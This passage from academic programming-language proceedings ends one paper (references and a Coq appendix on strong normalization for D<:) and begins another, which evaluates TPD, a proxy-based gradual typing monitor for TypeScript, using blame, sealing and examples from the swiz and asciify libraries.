12 Andrew W. Appel and David A. McAllester. An indexed model of recursive types for foundational proof-carrying code. *ACM Trans. Program. Lang. Syst.*, 23(5):657–683, 2001.

13 David Aspinall and Adriana Compagnoni. Subtyping dependent types. *Theoretical Computer Science*, 266(1):273–309, 2001.

14 H. P. Barendregt. Handbook of logic in computer science. In S. Abramsky, Dov M. Gabbay, and S. E. Maibaum, editors, *Handbook of Logic in Computer Science*, chapter Lambda Calculi with Types. Oxford University Press, 1992.

15 Nicholas R. Cameron, James Noble, and Tobias Wrigstad. Tribal ownership. In *OOPSLA*, 2010.

16 Peter S. Canning, William R. Cook, Walter L. Hill, Walter G. Olthoff, and John C. Mitchell. F-bounded polymorphism for object-oriented programming. In *FPCA*, pages 273–280. ACM, 1989.

17 Chris Casinghino, Vilhelm Sjöberg, and Stephanie Weirich. Combining proofs and programs in a dependently typed language. In *POPL*, pages 33–46. ACM, 2014.

18 Dave Clarke, Sophia Drossopoulou, James Noble, and Tobias Wrigstad. Tribe: a simple virtual class calculus. In *AOSD*, 2007.

19 Vincent Cremet, François Garillot, Sergueï Lenglet, and Martin Odersky. A core calculus for Scala type checking. In *MFCS*, 2006.

20 Olivier Danvy and Jacob Johannsen. Inter-deriving semantic artifacts for object-oriented programming. *J. Comput. Syst. Sci.*, 76(5):302–323, 2010.

21 Olivier Danvy, Kevin Millikin, Johan Munk, and Ian Zerny. On inter-deriving small-step and big-step semantics: A case study for storeless call-by-need evaluation. *Theor. Comput. Sci.*, 435:21–42, 2012.

22 Derek Dreyer and Andreas Rossberg. Mixin' up the ML module system. In *ICFP*, 2008.

23 Erik Ernst. Family polymorphism. In *ECOOP*, 2001.

24 Erik Ernst. Higher-order hierarchies. In *ECOOP*, 2003.

25 Erik Ernst, Klaus Ostermann, and William R. Cook. A virtual class calculus. In *POPL*, 2006.

26 Peng Fu and Aaron Stump. Self types for dependently typed lambda encodings. In *RTA-TLCA*, volume 8560 of *Lecture Notes in Computer Science*, pages 224–239. Springer, 2014.

27 Vaidas Gasiunas, Mira Mezini, and Klaus Ostermann. Dependent classes. In *OOPSLA*, 2007.

28 Giorgio Ghelli. Termination of system f-bounded: A complete proof. *Inf. Comput.*, 139(1):39–56, 1997.

29 Silvia Ghilezan. Strong normalization and typability with intersection types. *Notre Dame Journal of Formal Logic*, 37(1):44–52, 1996.

30 Eduardo Giménez. Structural recursive definitions in type theory. In *ICALP*, volume 1443 of *Lecture Notes in Computer Science*, pages 397–408. Springer, 1998.

31 Jean-Yves Girard. *Interprétation fonctionelle et élimination des coupures de l'arithmétique d'ordre supérieur*. PhD thesis, Université Paris VII, 1972.

32 C. A. Gunter and D. Rémy. A proof-theoretic assesment of runtime type errors. Technical Report 11261-921230-43TM, AT&T Bell Laboratories, 1993.

33 Robert Harper and Mark Lillibridge. A type-theoretic approach to higher-order modules with sharing. In *POPL*, 1994.

34 DeLesley S. Hutchins. Pure subtype systems. In *POPL*, 2010.

35 Gilles Kahn. Natural semantics. In *STACS*, 1987.

36 Xavier Leroy. Manifest types, modules and separate compilation. In *POPL*, 1994.

37 David Macqueen. Using dependent types to express modular structure. In *POPL*, 1986.

38 Dmitry Petrashko Martin Odersky, Guillaume Martres. Implementing higher-kinded types in dotty. In *Scala*, 2016.

39 David A. McAllester, J. Kucan, and D. F. Otth. A proof of strong normalization of F_2, F_ω and beyond. *Inf. Comput.*, 121(2):193–200, 1995.

40 Adriaan Moors, Frank Piessens, and Martin Odersky. Safe type-level abstraction in Scala. In *FOOL*, 2008.

41 Nathaniel Nystrom, Stephen Chong, and Andrew C. Myers. Scalable extensibility via nested inheritance. In *OOPSLA*, 2004.

42 Martin Odersky, Vincent Cremet, Christine Röckl, and Matthias Zenger. A nominal theory of objects with dependent types. In *ECOOP*, 2003.

43 Scott Owens, Magnus O. Myreen, Ramana Kumar, and Yong Kiam Tan. Functional big-step semantics. In *ESOP*, 2016.

44 Benjamin C. Pierce. *Programming with Intersection Types and Bounded Polymorphism*. PhD thesis, Carnegie Mellon University, December 1991.

45 Gordon D. Plotkin. A structural approach to operational semantics. *J. Log. Algebr. Program.*, 60-61:17–139, 2004.

46 John C. Reynolds. Definitional interpreters for higher-order programming languages. *Higher-Order and Symbolic Computation*, 11(4):363–397, 1998.

47 Tiark Rompf and Nada Amin. Type soundness for dependent object types (DOT). In *OOPSLA*, pages 624–641. ACM, 2016.

48 Andreas Rossberg. 1ML - core and modules united (F-ing first-class modules). In *ICFP*, 2015.

49 Andreas Rossberg, Claudio V. Russo, and Derek Dreyer. F-ing modules. *J. Funct. Program.*, 24(5):529–607, 2014.

50 Jeremy Siek. Type safety in three easy lemmas. `http://siek.blogspot.com/2013/05/type-safety-in-three-easy-lemmas.html`, 2013.

51 Martin Steffen. *Polarized higher-order subtyping*. PhD thesis, University of Erlangen-Nuremberg, 1997.

52 Aaron Stump. The calculus of dependent lambda eliminations. Technical report, The University of Iowa (under submission to JFP), 2016. `http://homepage.cs.uiowa.edu/~astump/papers/cedille-draft.pdf`.

53 Aaron Stump, Vilhelm Sjöberg, and Stephanie Weirich. Termination casts: A flexible approach to termination with general recursion. In *PAR*, volume 43 of *EPTCS*, pages 76–93, 2010.

54 William W. Tait. Intensional interpretations of functionals of finite type I. *J. Symb. Log.*, 32(2):198–212, 1967.

A Mechanization in Coq

We outline the correspondence between the formalism on paper and its implementation in Coq (`https://github.com/tiarkrompf/minidot/tree/master/ecoop17`).

The Coq package contains the following source files:

- `dsubsup_total.v` – Strong normalization proof for $D_{<:}$, closely matches the presentation in Section 3
- `dsubsup_total_rec.v` – Strong normalization proof for $D_{<:}$ with recursive self types and intersection, Section 4

A.1 Model

A.1.1 Syntax (Figure 2)

`ty`	$S, T, U ::=$	Type	
`TTop`	$\top$	top type	
`TBot`	$\bot$	bottom type	
`TMem` S U	Type : $S..U$	type member	
`TAll` S U	$(x : S) : U^x$	(dependent) function type	
`TSel` X	x.Type	type selection	
`TBind` T	$\{z \Rightarrow T^z\}$	recursive self type	
`TAnd` T T	$T \wedge T$	intersection type	
`tm`	$t, u ::=$	Term	
`tvar` x	x	variable reference	
`ttyp` T	Type T	type value	
`tabs` T t	$\lambda x : T.t$	function abstraction	
`tapp` t t	$t\ t$	function invocation	

For representing variabe names in relation to an environment, we use a reverse de Bruijin convention, so that the name is invariant under environment extension. An environment is a list of right-hand sides (types, values, ...). The older the binding, the more to the right, the smaller its number. The name is uniquely determined by the position in the list as the length of the tail (see indexr function in the artifact).

In addition, for types, we use a locally-nameless de Bruijin convention for variables under dependent types so that it's easy to substitute binders without variable capture. A variable x bound in T^x by a dependent function type $(x : S) \to T^x$ (or type abstraction for $D_{<:}$) is represented by (TVarB i) where i is the de Brujin level, i.e., the number of other binders in scope in between a bound variable occurrence and its binder.

A.1.2 Type System Judgements

`stp` $\Gamma\ S\ U$	$\Gamma \vdash S <: U$	Subtyping
`has_type` $\Gamma\ t\ T$	$\Gamma \vdash t : T$	Typing
`val_type` $H\ v\ T$	$H \vdash v : T$	Runtime Value Typing

As we mention in Section 3, we omit routine well-formedness checks from the rules on paper for readability. In Coq, these correspond to *closed* conditions, which ensure that all the variables in a type are well-bound for the given environment and binding structure. The relation *closed* $k\ |j|\ |H|\ T$ ensures that T is well-bound in a context H, abstract environment J and under at most $\leq k$ binders.

A.2 Strong Normalization Proofs for Plain $D_{<:}$ (Section 3)

A.2.1 Figures and Definitions

- (Figure 2, System $D_{<:}$) — file dsubsup_total.v (tm, ty, stp)
- (Definition 5, Indexed Value Sets) — file dsubsup_total.v (bound, sel)
- (Definition 6, Polarity of Bound Selectors) — file dsubsup_total.v (pos)
- (Definition 7, Indexed Value Set Inclusion) — file dsubsup_total.v (vtsub)
- (Definition 8, Good bounds) — file dsubsup_total.v (good_bounds)
- (Definition 9, Value Type Relation) — file dsubsup_total.v (val_type)
- (Definition 12, Consistent Environments) — file dsubsup_total.v (R_env)

A.2.2 Lemmas

- (Lemma 10, Weakening/Strengthening) corresponds to `Lemma valtp_extend(H)` and `Lemma valtp_shrink(M,H)`.
- (Lemma 11, Substitution) corresponds to `Lemma vtp_subst(1,2,3)`.
- (Lemma 13, Extending Consistent Environments) corresponds to `Lemma wf_env_extend(0)`.
- (Lemma 14, Good Bounds) corresponds to `Lemma valtp_bounds`.
- (Lemma 15, Semantic Widening) corresponds to `Lemma valtp_widen`.
- (Lemma 16, Inversion of Variable Typing) corresponds to `Lemma invert_var`.
- (Lemma 17, Non-Dependent Function Inversion) corresponds to `Lemma invert_abs`.
- (Lemma 18, Dependent Function Inversion) corresponds to `Lemma invert_dabs`.

A.2.3 Theorems

- (Theorem 19, Strong Normalization for $D_{<:}$) corresponds to `Theorem full_total_safety`.

A.3 Intersection and Recursive Types (Section 4)

The core lemmas and definitions are analogous to the ones in Section 3 as shown above. The definition of value sets as the intersection of all finite approximations

$$[\![T]\!] = \bigcap_n [\![T]\!]^n$$

translates to Coq as follows, extending our definition of value sets as characteristic functions (`vl -> Prop`) to accommodate the indexing scheme. We use universal quantification ($\forall n$) to represent unbounded intersection:

```
Fixpoint vset n :=
  match n with
    | 0 => vl -> Prop
    | S n => vl -> vset n -> Prop
end.
Definition vseta := forall n, vset n.
```

Note that `val_type n` in the Coq file corresponds to $[\![.]\!]^{n+1}$ in the text. Lemma `valtp_to_vseta` adjusts the index back.

Mixed Messages: Measuring Conformance and Non-Interference in TypeScript*

Jack Williams[1], J. Garrett Morris[2], Philip Wadler[3], and Jakub Zalewski[4]

1 **University of Edinburgh, Edinburgh, Scotland**
`jack.williams@ed.ac.uk`,
2 **University of Edinburgh, Edinburgh, Scotland**
`Garrett.Morris@ed.ac.uk`
3 **University of Edinburgh, Edinburgh, Scotland**
`wadler@inf.ed.ac.uk`
4 **University of Edinburgh, Edinburgh, Scotland**
`jakub.zalewski@ed.ac.uk`

Abstract

TypeScript participates in the recent trend among programming languages to support gradual typing. The DefinitelyTyped Repository for TypeScript supplies type definitions for over 2000 popular JavaScript libraries. However, there is no guarantee that implementations conform to their corresponding declarations.

We present a practical evaluation of gradual typing for TypeScript. We have developed a tool for use with TypeScript, based on the polymorphic blame calculus, for monitoring JavaScript libraries and TypeScript clients against the TypeScript definition. We apply our tool, TypeScript TPD, to those libraries in the DefinitelyTyped Repository which had adequate test code to use. Of the 122 libraries we checked, 62 had cases where either the library or its tests failed to conform to the declaration.

Gradual typing should satisfy non-interference. Monitoring a program should never change its behaviour, except to raise a type error should a value not conform to its declared type. However, our experience also suggests serious technical concerns with the use of the JavaScript proxy mechanism for enforcing contracts. Of the 122 libraries we checked, 22 had cases where the library or its tests violated non-interference.

1998 ACM Subject Classification D.2.5 [*Software Engineering*]: Testing and Debugging

Keywords and phrases Gradual Typing, TypeScript, JavaScript, Proxies

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.28

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.8`

1 Introduction

We have good news and we have bad news. The good news: gradual typing can be used to enforce conformance between type definitions and implementations of JavaScript libraries

* This work was supported by Microsoft Research through its PhD Scholarship Programme, and by EPSRC grants EP/K034413/1 and EP/L01503X/1.

used with TypeScript clients. The bad news: technical concerns with the use of JavaScript proxies to enforce contracts are a real problem in practice.

Optional typing integrates static and dynamic typing with the aim of providing the best of both worlds, and can be found in languages including C#, Clojure, Dart, Python, and TypeScript. TypeScript [16] extends JavaScript with optional type annotations, with an aim to improving documentation and tooling. For example, auto-completion is made more precise by providing suggestions compatible with the inferred type. TypeScript is *unsound by design*: type inference provides a plausible candidate for the type of code, but falls short of a guarantee that values returned by code will conform to the inferred type. TypeScript instead favours convenience and ease of interoperation with JavaScript [4].

JavaScript's popularity depends upon (and leads to) the existence of a large number of libraries. TypeScript allows developers to import JavaScript libraries into TypeScript clients, using a definition file to specify the types at which the client may invoke library members. The definition file is separate from the library in order to permit legacy JavaScript libraries to be imported without change. The DefinitelyTyped repository [5] is the primary hub for aggregating definition files, with over 2000 definitions.

JavaScript libraries and TypeScript clients should *conform* to the definition file. For instance, when calling a library function the client should supply an argument of the correct type, and the library should return a result of the correct type. Some static type checking (not necessarily sound) is done for a client's conformance to the definition, and no checking is carried out on the library itself. Since many of the contributors of definition files are not authors of the corresponding JavaScript library, mistakes can easily creep in. Further, maintenance of the definition file may not keep in lock step with maintenance of the library. As a consequence, developers may be provided with misleading auto-complete suggestions, and, more insidiously, be led to introduce hard-to-detect bugs.

Gradual typing [24, 32] is a method for integrating dynamic and static types whilst guaranteeing soundness, by inserting run-time checks at the boundaries between typed and untyped code. The theory of gradual typing has been extended to support references [24], objects [23], refinement types [39], polymorphism [1], intersections and unions [13].

We have developed a tool, 'TypeScript: The Prime Directive', or TPD for short, which applies gradual typing to TypeScript. (In previous versions of the paper the tool was named *TypeScript: The Next Generation*.) TPD dynamically monitors libraries and clients to ensure they conform to the corresponding definition. We tested our system on every library in the DefinitelyTyped repository that runs under Node.js and was accompanied by a test suite that passed all its tests (without using TPD). At the time this work began, the repository contained 500 libraries, of which 122 satisfied our criteria. For each such library, we applied TPD and classified failures to conform to the definition. TPD revealed failures in 62 of the 122 libraries, totalling 179 distinct errors.

The intention of TPD is to provide gradual typing for a JavaScript library and its client without having to modify existing code. Each definition generates wrapper code that enforces a *contract* between library and client by monitoring whenever a field is read or written or a method is invoked. The wrapper code checks that values passed by the client and returned from the library conform to the correct type, and assigns *blame* appropriately to either the client or library when the contract is violated. To this end, TPD uses opaque proxies to implement type wrappers.

Gradual typing should satisfy *non-interference*. Monitoring a program should never change its behaviour, except to raise a type error should a value not conform to its declared type. A similar principle exists in the *Star Trek* universe known as the *Prime Directive*. Mon-

itoring a planet should never interfere with the development of said planet. Unfortunately, the current design of proxies for JavaScript makes it impossible to ensure non-interference in all cases, a bit like adherence to the Prime Directive in the television shows. Van Cutsem and Miller [33, 34] propose a proxy mechanism for JavaScript, which has been adopted in the most recent JavaScript standard. Keil and Thiemann [12] show that using proxies may cause interference in theory, but don't address the question of how likely one is to encounter the issue in practice.

Work by Keil et al. [11] evaluates interference caused by the use of opaque proxies for contract checking. They study the effect of proxies on individual equality tests during the execution of annotated benchmarks. An object and its proxy do not have the same object identity. It may be that in the original code an object is compared with itself, while in monitored code an object is compared with a wrapped version of itself, or two differently wrapped version of the same object are compared. Hence, a comparison that previously returned true might return false in monitored code—a violation of non-interference.

Keil et al. [11] only consider interference due to proxies changing identity. We identify a new source of interference caused by the use of dynamic sealing to enforce parametric polymorphic contracts. Sealed data may react differently to certain operations, notably `typeof`, leading to violations of non-interference. Our evaluation considers all types of interference caused by proxies. TPD caused interference in 22 of the 122 libraries tested, of which 12 were due to proxy equality, five were due to sealing, 4 were due to reflection, and 2 were due to issues in the proxy implementation.

Gradual typing provides a mechanism for ensuring that library and client conform to the type definition. Our application and evaluation of gradual typing for TypeScript provides mixed messages. Our experiments, along with others [7], show that definition files are prone to error. Proxies should be an ideal technique for implementing gradual typing; a proxy allows wrapper code to be attached without having to modify the source. Our results show that using opaque proxies to implement gradual typing in JavaScript is not a viable method. For gradual typing to succeed in JavaScript, programmers must be provided with an alternative to opaque proxies. Some alternatives [11] have been presented that ameliorate the problem of proxy identity, but do not consider the problem of dynamic sealing. We consider the challenges associated with implementing dynamic seals and whether a suitable solution exists.

The main contributions of this paper are:

- We present the core concepts behind the implementation of TypeScript TPD, including the use of proxies to implement polymorphic wrappers and seals. We discuss the issues that arise when implementing dynamic seals using proxies. (Section 2).
- We give a series of examples from the DefinitelyTyped repository that illustrate how library or client files may fail to conform to the given definition file, and show how TPD helps to detect such failures. (Section 3).
- We present examples of proxies causing interference in monitored JavaScript libraries drawn from our testing of the DefinitelyTyped repository. Examples of both interference caused by identity changes and interference caused by dynamic seals are shown. (Section 4).
- We give the results of our measurements on 122 libraries in the DefinitelyTyped repository, recording when the tool detected a library that did not conform to its definition. We analyse the different causes for failure of non-interference, and count the number of cases of each kind of failure. (Section 5).

Section 6 discusses alternatives and proposed solutions in the context of our results, Section 7 presents related work, and Section 8 concludes.

2 Concepts of TPD: Functions, Polymorphism, and Proxies

This section outlines the design of TPD, including two central concepts, function wrapping and dynamic sealing. We describe how they are implemented using proxies, and also describe various problems associated with this use of opaque proxies.

2.1 Wrapping

TypeScript TPD takes a JavaScript library and wraps each library export according to its type as specified in the corresponding TypeScript definition file. All libraries export a single object that provides their API. A definition file may explicitly declare that object using the `export =` notation. Below is an example definition file using the explicit notation.

```
1 // example1.d.ts
2 declare function foo(x: number): number
3 export = foo;
```

The object exported by the library is the function `foo`, which accepts an argument of type number, and returns a result of type number. TPD will wrap the function `foo` in a contract for the corresponding type `(x: number) => number`.

Another way to write a definition file is to declare the individual members of the exported object. Below is an example definition that declares the exported object's members.

```
1 // example2.d.ts
2 export var y: string;
3 export function bar(z: boolean): boolean;
```

Property `y` and function `bar` are properties of the single object exported by the library. TPD will wrap the library in a contract for the combined type `{y: string; bar: (z: boolean) => boolean}`.

The implementation of contracts in TPD builds on existing work on gradual typing and in particular the *blame calculus* [39]. In the blame calculus run-time type coercions, or casts, are used to integrate dynamically typed and statically typed regions of code. The work by Findler and Felleisen [8] and Wadler and Findler [39] guides our implementation of function wrappers, and the work by Ahmed et al. [2] guides our implementation of polymorphic contracts.

2.2 Functions

We begin by discussing the implementation of wrappers for primitive values. Wrappers for base types such as `number` and `boolean` can verify that their target conforms to the type by immediately inspecting the value. For example, a wrapper for the type `number` can be implemented as follows:

```
1 function wrapNumber(value,label) {
2   if(typeof value != "number") {
3     blame(label);
4   }
5   return value;
6 }
```

The function tests that the value supplied has the correct run-time type. If the value is not of type `number` then a call to function `blame` is issued with the appropriate label. The

function `blame` does not immediately halt the program, as it would in the blame calculus. This is because we wanted to catch all blame errors in a single execution rather that stop at the first. A call to `blame` will log an error message and proceed with the execution.

Ensuring conformance to a function type cannot be done by inspecting the value that is being wrapped. For functions, a particular context may supply a incorrect argument to the function, or the function may only return an incorrect result for a particular argument. Similar problems arise in passing any non-primitive type, such as objects. Our approach to function wrappers follows that of Findler and Felleisen [8] and Wadler and Findler [39]. A function wrapper must adhere to the value it supervises and wrap each function application. When applied, a function wrapper will wrap each argument, apply the function, and then wrap the result. We refer the reader to Wadler [38] for a summary of the blame calculus and higher-order blame attribution.

TPD implements function wrappers using the Proxy API [33], where each function wrapper corresponds to a single proxy. A proxy constructor takes a *target* object that is replaced by the proxy, and a *handler* object that contains trap functions to attach to the proxy. Traps intercept a variety of operations including property access, property update, application, and construction. If a trap is not present in the supplied handler then the default behaviour is assumed. Some operations have invariants that must be preserved by the handler passed to the proxy, otherwise a run-time error is thrown[1].

A function wrapper can be implemented using a proxy with an *apply* trap that performs the wrapping. A simplified implementation is defined as follows:

```
1  function wrapFunction(fun,label,type) {
2    if(typeof fun != "function") {
3      blame(label);
4      return fun;
5    }
6    var handler = {
7      apply: function(target, thisArg, argumentsList) {
8        var wrappedArguments = wrap(argumentsList, negate(label),
             type.domain);
9        var result = target.apply(thisArg, wrappedArguments);
10       return wrap(result, label, type.range);
11     }
12   }
13   return new Proxy(fun,handler);
14 }
```

The arguments to the `apply` trap are the target object, the *this* argument for the call, and the list of arguments for the call. The body of the trap wraps the argument list according the domain of `type`, negating the blame label for each argument. The target object is then applied to the wrapped arguments. The handler then wraps the function result using the range of the function type before returning. We distinguish errors in the arguments to a function from errors in the function itself; following Wadler and Findler [39] we call the former negative blame, and the latter positive blame. This is why the blame label on line 8 is negated.

[1] `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Proxy/handler/getPrototypeOf#Invariants`

2.3 Polymorphism and Sealing

As well as functions TPD also provides support for polymorphic, or generic, types. Generic types are monitored via *sealing*, which enforces *parametricity*. Parametricity [20, 37] enforces data abstraction: a parametric function acts identically on its arguments irrespective of their types. TPD builds on existing work by Ahmed et al. [2] to ensure parametricity. For instance, if the definition file includes

```
1 declare function sort<X>
2   (list: List<X>, comp: (x: X, y: X) => boolean): List<X>
```

then for all types `X`, `sort` accepts a list with elements of type `X` and a comparator function and returns a list of `X`, where the comparator function accepts a pair of elements of type `X` and returns a `boolean`. Parametricity ensures that if we change the representation of `X`, say from dates in one format to dates in another format, then sorting a list in the first representation gives the same answer as sorting in the second representation—so long as the comparator applied to two elements in the first representation gives the same answer as for two corresponding elements in the second representation. It is surprising that a wrapper can ensure this property without examining the code of `sort`! TPD does so by using the types to guide sealing and unsealing of values of variable type. In this case, elements of the argument list are sealed when passed into `sort`, unsealed before being passed to the comparator, and unsealed when returning the final list. Sealing the input list ensures the desired parametricity property because it guarantees that only the comparison function may operate on the elements. Any other operation on the elements will raise blame because the operation will not appropriately unseal the elements.

Some functions do not satisfy parametricity.

```
1 function weird(x) {
2   if (typeof x === "number") return x+1;
3   else return x
4 }
```

It is fine to declare that `weird` accepts a value of any type and returns a value of any type.

```
1 declare function weird(x: any): any  // ok
```

However, it is not correct to declare a generic type that says function `weird` for all types `X` accepts a value of type `X` and returns a value of type `X`.

```
2 declare function weird<X>(x: X): X  // not ok
```

Even though it always returns a value of the same type passed to it, function weird violates parametricity as it does not treat all types the same. We are not able to give `weird` the type as shown on line 2. Indeed, parametricity guarantees that the only total function with the generic type declared for `weird` is the identity function; and the only partial functions with that type are those that always raise an exception.

Type variables play an important role in correctly implementing sealing and they parameterise both the seal and unseal operations. To illustrate their significance consider the following example.

```
1 declare function badSwap<X,Y>(p: {x: X, y: Y}): {x: Y, y: X};
```

Parametricity tells us that the only total function that satisfies the type attached to the function `badSwap` is the swap function. The function takes an object with fields `x` and `y`,

and returns a new object with the same properties but the contents swapped. Suppose `badSwap` is incorrectly implemented as follows.

```
1  function badSwap(p) {
2    return {x: p.x, y: p.y};
3  }
4  var z = badSwap({x: true, y: 3});
```

When `badSwap` is wrapped by TPD, accessing property `x` or `y` on argument `p` will return a sealed value. When accessing property `x` or `y` on result `z`, TPD will unseal the contents. Without type variables there is no way to identify which seal corresponds to the argument's `x` field (of type `X`), or `y` field (of type `Y`). Although both fields in `z` contain seals, they have not been swapped as the type requires! To implement polymorphic wrappers in TPD both the seal and unseal operations take a key, a type variable. Every seal is associated with the type variable it was sealed under, and unsealing takes a type variable that must match the seal's type variable, raising blame otherwise. In the example, accessing property `x` on result `z` will unseal the contents using type variable `Y`, but the value stored is sealed under type variable `X`, resulting in blame.

Seals are implemented in TPD using proxies that raise blame on all traps. Every seal is recorded in a WeakMap[2] alongside the type variable under which the object was initially sealed. Wrapping an object in a proxy will return type `"object"` but wrapping a function in a proxy directly will return type `"function"`. To ensure type tests behave uniformly on all seals, all values are wrapped in an additional object prior to sealing. A seal will always return type `"object"` when queried using `typeof`; in the `weird` example, sealing `x` causes the function to behave as the identity. Primitives must be wrapped because they cannot be the direct target of a proxy.

We present an outline implementation of sealing and unsealing.

```
1  var SEALS = new WeakMap(); // Global Seal Store
2  function seal(x, tyVar, label) {
3    var wrappedVal = {contents: x}; // Mask x's type
4    var handler {
5      get: function(target, property, receiver) {
6        blame(negate(label));
7        return x[property];
8      },
9      set: function(target, property, value, receiver) {
10       blame(negate(label));
11       return x[property] = value;
12     },
13      ···  // rest of traps omitted for brevity
14   }
15   var seal = new Proxy(wrappedVal,handler);
16   SEALS.set(seal,{v:x, tyVar: tyVar};
17   return seal;
18 }
19 function unseal(x, tyVar, label) {
20   if(SEALS.has(x)) {
21     var contents = SEALS.get(x);
22     if(contents.tyVar !== tyVar) {
```

[2] https://developer.mozilla.org/en/docs/Web/JavaScript/Reference/Global_Objects/WeakMap

```
23          blame(label); // Sealed under different tyVar
24        }
25        return contents.v;
26      } else {
27        blame(label); // Not a sealed value
28        return x;
29      }
30    }
```

The `seal` function takes a value `x` to be sealed, the type variable associated with the seal, and the blame label associated with the operation. Sealing first wraps the target `x` in an additional object to mask its underlying type. A handler is created that raises blame on all traps, we omit most cases for brevity (marked by $\cdots$). The action of each trap is to first raise blame on the label. After raising blame, the trap forwards the operation to the original value `x`. The handler is used to create a new seal proxy which is then added to the seal store. Every seal in the store is associated with the value it seals and type variable the value was sealed under.

The `unseal` function takes a value `x` to be unsealed, the type variable associated with the unseal, and the blame label associated with the operation. Unsealing a value `x` first determines if `x` is a seal; if the value is not a seal then blame is allocated to `label` and the value is immediately returned. If the value supplied to `unseal` is a seal then the corresponding sealed value and type variable are examined. If the type variable attached to the seal matches the type variable supplied to the function, then the unsealed value is returned. Otherwise, blame is first raised for trying to unseal a value sealed under a different type variable, then the unsealed value is returned.

Polymorphic wrappers in TPD introduce interference by altering a value's type when sealing.

```
1  function interfere(x) {
2    return (typeof x === "number") ? 1 : 0;
3  }
```

Applying `interfere` to 42 will return 1. Wrapping `interfere` at type `<X>(x: X) => number` and applying the function to 42 will return 0 because the sealed input now has type `"object"`. To satisfy non-interference, applying a type test to a sealed object should cause blame. However, attaining such behaviour is impossible with wrapper code alone; one would need to rewrite the JavaScript interpreter to change the semantics of `typeof`, so that it raised an error if it attempted to find the type of a sealed value.

3 Failure to Conform

TypeScript definition files are often provided by contributors other than the authors of the libraries they describe, and definition and library may fail to conform. TypeScript might be said to fall foul of the adage "Do as I say, not as I do" when what the definition file *says* and what the library *does* fail to conform.

In this section we consider two examples taken from the wild. The lack of conformance between definition and library leads to problems, all of which were uncovered through monitoring with TPD. In each case we state whether the blame was positive (originating in the library) or negative (originating in the client). In case of failure, it may be that either the definition, the implementation, or the client diverges from what was intended. In all of the cases we examined, divergence arose from an error in the definition.

```
1 export class Valve {
2    ...
3    check(obj: any, options: ICheckOptions, callback: (err: any,
         cleaned: any) => void): void;
4    check(obj: any, callback: (err: any, cleaned: any) => void):
         void;
5 }
```

Figure 1 `swiz` - Definition.

Each example was found by instrumenting a library with TPD and observing output from TPD indicating a type error. All code fragments below are taken from the DefinitelyTyped repository and the JavaScript library in question. Some blank lines have been deleted, and elisions are indicated by ellipses "...".

3.1 Higher-order Positive Blame

Here is an example of positive blame, where the library fails to conform to the definition.

▶ **Example 1** (`swiz`). The `swiz` library is a framework for object serialisation and validation. The library was written by Rackspace [18], the accompanying definition was written by Goddard [9], and the client was written by Rackspace [18].

Definition. Figure 1 shows the definition for class `Valve`; we draw focus to the overloaded function `check`. The first overload accepts three arguments, one of type `any`, one of type `ICheckOptions`, and one of function type that accepts two arguments of type `any` and returns nothing. The second overload only accepts two arguments, the first and third of the prior overload. Both overloads return `void`.

Library. Figure 2 shows the implementation for the function `check`. The function declares three arguments: `_obj`, `options`, and `callback`. We draw the reader's attention to the uses of `callback` within the definition. On lines 4, 10, and 17 the function is applied to one argument, on lines 25 and 29 the function is applied to two arguments. The three applications of the callback with a single argument are inconsistent with the definition file that states the callback takes two arguments.

Client. Figure 3 shows client code from a tutorial provided by the library authors. In the example there are two applications of the `check` function, the first passes `goodServer`, and the second passes `badServer`. As to be expected, the authors understand their library and the callback in the second application of `check` does not utilise its second argument. This is because a bad server was passed.

The callback may use the second parameter in such a way that when its value is `undefined`, erroneous behaviour occurs. Such an example is reading or writing a property of an undefined object. TPD detects the mismatch and allocates positive blame, indicating that the source of the mismatch was the in library rather than the client. This particular case is higher-order positive blame and occurs when a wrapped function receives an argument, itself a function, and uses that function argument incorrectly. In this example, it does not provide sufficient arguments to the callback function.

```
1  Valve.prototype.check = function(_obj, options, callback) {
2    ...
3    if (!this.schema) {
4      callback('no schema specified');
5      return;
6    }
7    if (options.strict) {
8      for (key in obj) {
9        if (obj.hasOwnProperty(key) && !this.schema.hasOwnProperty(
             key)) {
10         callback({'key': key, 'message': 'This key is not allowed'
               });
11         return;
12       }
13     }
14   }
15   checkSchema(obj, this.schema, [], false, this.baton, function(
       err, cleaned) {
16     if (err) {
17       callback(err);
18       return;
19     }
20     if (finalValidator) {
21       finalValidator(cleaned, function(err, finalCleaned) {
22         if (err instanceof Error) {
23           throw new Error('err argument must be a swiz error
                 object')
24         }
25         callback(err, finalCleaned);
26       });
27     }
28     else {
29       callback(err, cleaned);
30     }
31   });
32 };
```

Figure 2 `swiz` - Library.

```
var validity = swiz.defToValve(defs), v = new Valve(validity.
    Server);
// Valid payload
var goodServer = {
   ...
  'ipaddress' : '42.24.42.24'
};
v.check(goodServer, function(err, cleaned) {
  console.log('Success:');
  console.log(cleaned);
});
// Invalid payload
var badServer = {
   ...
  'ipaddress' : '127.0'
};
v.check(badServer, function(err, cleaned) {
  console.log('Error - invalid ip:');
  console.log(err);
});
```

Figure 3 `swiz` - Client.

```
declare module "asciify" {
  function asciify(text: string, callback: AsciifyCallback): void;
  function asciify(text: string, options: string, callback:
      AsciifyCallback): void;
  function asciify(text: string, options: AsciifyOptions, callback
      : AsciifyCallback): void;
   ...
}
```

Figure 4 `asciify` - Definition.

3.2 Negative Blame

Here is an example of negative blame, where the client fails to conform to the definition.

▶ **Example 2** (`asciify`). The package `asciify` is a library and command-line tool for generating ASCII art. The library was written by Evans and Shaw [6], the accompanying definition was written by Norbauer [17], and the client was written by Evans and Shaw [6].

Definition. Figure 4 shows an excerpt from the definition file. We focus on the function `asciify`, that has three overloads. The first overload accepts two arguments, a string to be transformed and a callback. The second overload accepts three arguments, the additional argument is `options` of type `string`. The third overload also accepts three arguments, but `options` is of type `AsciifyOptions`.

Library. Figure 5 shows part of the implementation for the function `asciify`. The `text` argument is coerced to a string by appending the empty string, exploiting JavaScript's implicit type coercions. If `opts` is of function type the first overload is assumed, `callback` is then updated to have the value of `opts`.

```
module.exports = function (text, opts, callback) {
  // Ensure text is a string
  text = text + '';
  if (typeof opts === 'function') {
    callback = opts;
    opts = null;
  }
        ...
}
```

Figure 5 `asciify` - Library.

```
asciify(138, 'pyramid', function(err, res){
   ...
  }
);
asciify(false, 'pyramid', function(err, res){
   ...
  }
);
```

Figure 6 `asciify` - Client.

